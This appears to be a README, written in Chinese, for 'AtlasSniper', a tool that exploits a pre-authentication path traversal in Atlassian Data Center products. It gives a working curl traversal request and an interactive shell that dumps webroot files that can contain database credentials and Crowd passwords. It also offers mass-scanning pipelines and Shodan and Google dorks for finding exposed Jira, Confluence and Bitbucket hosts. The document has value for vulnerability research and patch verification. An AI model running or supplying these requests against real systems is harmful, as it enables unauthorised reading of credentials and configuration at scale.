针对 Atlassian Data Center webresource 路径遍历的 CVE-2026-21589 检测器。用于 Jira、Confluence 和 Bitbucket 的预认证 webroot 文件读取确认。

针对 CVE-2026-21589 的未授权 webroot 文件读取检测工具。
Atlassian Data Center 产品附带一个共享的 atlassian-plugins-webresource 路由器。该路由器会对请求 URI 进行第二次解码,并将 :: 视为 /。Tomcat 仅对路径进行一次规范化,因此 ..%3a%3a 序列在第一次处理后仍然存在,在第二次解码时变为 ..::,随后被解析为 ../。解析后的名称被传递给 ServletContext.getResourceAsStream。该调用仅限于 Web 应用程序根目录。它不是操作系统层面的文件读取,也不会列出目录内容。
确认命中的标志是未授权访问返回 200,且响应体为 WEB-INF/web.xml(<web-app)或 Bitbucket 的 WEB-INF/urlrewrite.xml(<urlrewrite)。
| CVE | CVE-2026-21589 |
| 类别 | CWE-22,路径遍历 |
| 认证 | 无 |
| 范围 | 仅限 webapp 根目录内的文件 |
| CVSS | 9.3(CVSS 4.0,厂商评分)/ 9.8(CVSS 3.1,NVD 模板) |
| 修复版本 | webresource 7.2.17 和 8.0.14(isInDirectory()) |
所有低于 2026 年 10 月安全版本的 Data Center 构建。相同产品的 Server 构建没有修复版本。
| 产品 | 引入版本 | 修复版本 |
|---|---|---|
| Jira Software Data Center | 7.1.0 | 9.12.40, 10.3.26, 11.3.12 |
| Jira Service Management Data Center | 3.1.0 | 5.12.40, 10.3.26, 11.3.12 |
| Confluence Data Center | 5.10.0 | 9.2.26, 10.2.19 |
| Bitbucket Data Center | 4.6.0 | 9.4.26, 10.2.8, 10.5.1 |
| Bamboo Data Center | 7.0.1 | 10.2.24, 12.1.12 |
| Crowd Data Center | 2.11.0 | 6.3.7, 7.0.3, 7.1.7, 7.2.4 |
| Crucible | 所有当前版本 | 4.9.15 |
| Fisheye | 所有当前版本 | 4.9.15 |
Atlassian Cloud(*.atlassian.net)不受影响。
WEB-INF/web.xml 是证据。在已修补或未受影响的实例上,该文件不会被提供。额外文件会提升影响,但并非报告所必需。
| 文件 | 重要性 |
|---|---|
WEB-INF/web.xml | 确认。Servlet 和过滤器映射。 |
WEB-INF/classes/seraph-config.xml | 登录、SSO 和密码策略配置。 |
WEB-INF/classes/entityengine.xml | 数据源名称。仅当 JDBC 密码被内联保留时才包含密码。 |
WEB-INF/urlrewrite.xml | 内部重写规则。 |
WEB-INF/classes/crowd.properties | Crowd 应用程序密码,当该文件位于 webroot 中时。 |
WEB-INF/classes/dbconfig.xml | 数据库凭据,当它们未被移至 JIRA_HOME 时。 |
crowd.properties 和 dbconfig.xml 通常位于产品主目录中,即 webapp 之外。在这些位置未命中是预期情况,并不代表该发现是安全的。/etc/passwd 不在本漏洞的范围内。
git clone https://github.com/ynsmroztas/AtlasSniper
cd AtlasSniper
pip install requests
将 AtlasSniper.py 和 AtlasSniper.jpg 放在此目录中。
python3 AtlasSniper.py -u https://jira.target
python3 AtlasSniper.py -u https://jira.target --shell
python3 AtlasSniper.py -u https://jira.target --proxy http://127.0.0.1:8080
python3 AtlasSniper.py -u https://jira.target -o out.json
| 参数 | 默认值 | 作用 |
|---|---|---|
-u、--url | 单一目标。协议方案可选。 | |
--shell | 关闭 | 单目标命中后进入交互式 shell。 |
-t、--threads | 10 | 用于 stdin 批处理的 worker 数量。 |
--timeout | 12 | 每个请求的超时时间,单位为秒。 |
--proxy | 上游代理,兼容 Burp。 | |
-o、--json | 写入结果列表。 |
管道。每行一个主机,httpx 的输出可直接使用。
subfinder -d target.com | httpx -silent | python3 AtlasSniper.py
cat hosts.txt | python3 AtlasSniper.py -t 20 -o results.json
/status、/rest/api/2/serverInfo、/login.action、/rest/api/latest/server。..%3a%3a 是能在 Tomcat 下存活的编码。原始 ..:: 保留用于不做规范化的实例。sources、batch、contextbatch/js、contextbatch/css。<web-app 或 <urlrewrite。登录 HTML 不算命中。PATCH。其他无标记的响应报告为 SAFE。锚点:
/download/resources/jira.webresources:color-picker-popup/images/
/s/1/_/download/resources/com.atlassian.confluence.plugins.dashboard-actions/images/
/s/1.0/_/download/resources/com.atlassian.bitbucket.server.bitbucket-webpack-INTERNAL:avatar/avatar/
确认请求:
curl -sk 'https://jira.target/download/resources/jira.webresources:color-picker-popup/images/..%3a%3a..%3a%3a..%3a%3a..%3a%3a..%3a%3aWEB-INF%3a%3aweb.xml'
以 <?xml 开头且包含 <web-app 的响应即为存在漏洞的响应。已修补的路由器会返回 404。
仅在单台主机上使用 --shell 打开,且仅在 VULN 之后。
files                         probe the known webroot names
files web.xml                 dump that file, with a copy-paste curl
files seraph-config.xml
files entityengine.xml
read WEB-INF/classes/log4j.properties
curl                          print the confirm request
exit
files 不带参数时会打印 HIT 或 miss、状态和长度。files <name> 会打印正文。短名称会针对内置列表进行解析。
| 行 | 含义 |
|---|---|
VULN | web.xml 或 urlrewrite.xml 在未认证的情况下被返回。Curl 命令打印在该行下方。 |
PATCH | 产品有响应,所有遍历探测均返回 404。 |
SAFE | 无标记。并非确认。 |
Shodan,仅限数据中心:
http.component:"Atlassian Jira" -hostname:atlassian.net
http.component:"Atlassian Confluence" -hostname:atlassian.net
http.title:"Log in - Bitbucket" -hostname:atlassian.net
http.favicon.hash:628535358
http.favicon.hash:705143395
http.favicon.hash:-305179312
http.favicon.hash:667017222
哈希值,按顺序为:Jira Software、Jira Service Management、Confluence、Bitbucket。
Google:
intitle:"Log in - Jira" -site:atlassian.net
intitle:"Log In - Confluence" -site:atlassian.net
inurl:/secure/Dashboard.jspa -site:atlassian.net
inurl:/login.action "Confluence" -site:atlassian.net
http/cves/2026/CVE-2026-21589.yaml仅限在你有权测试的主机上使用。



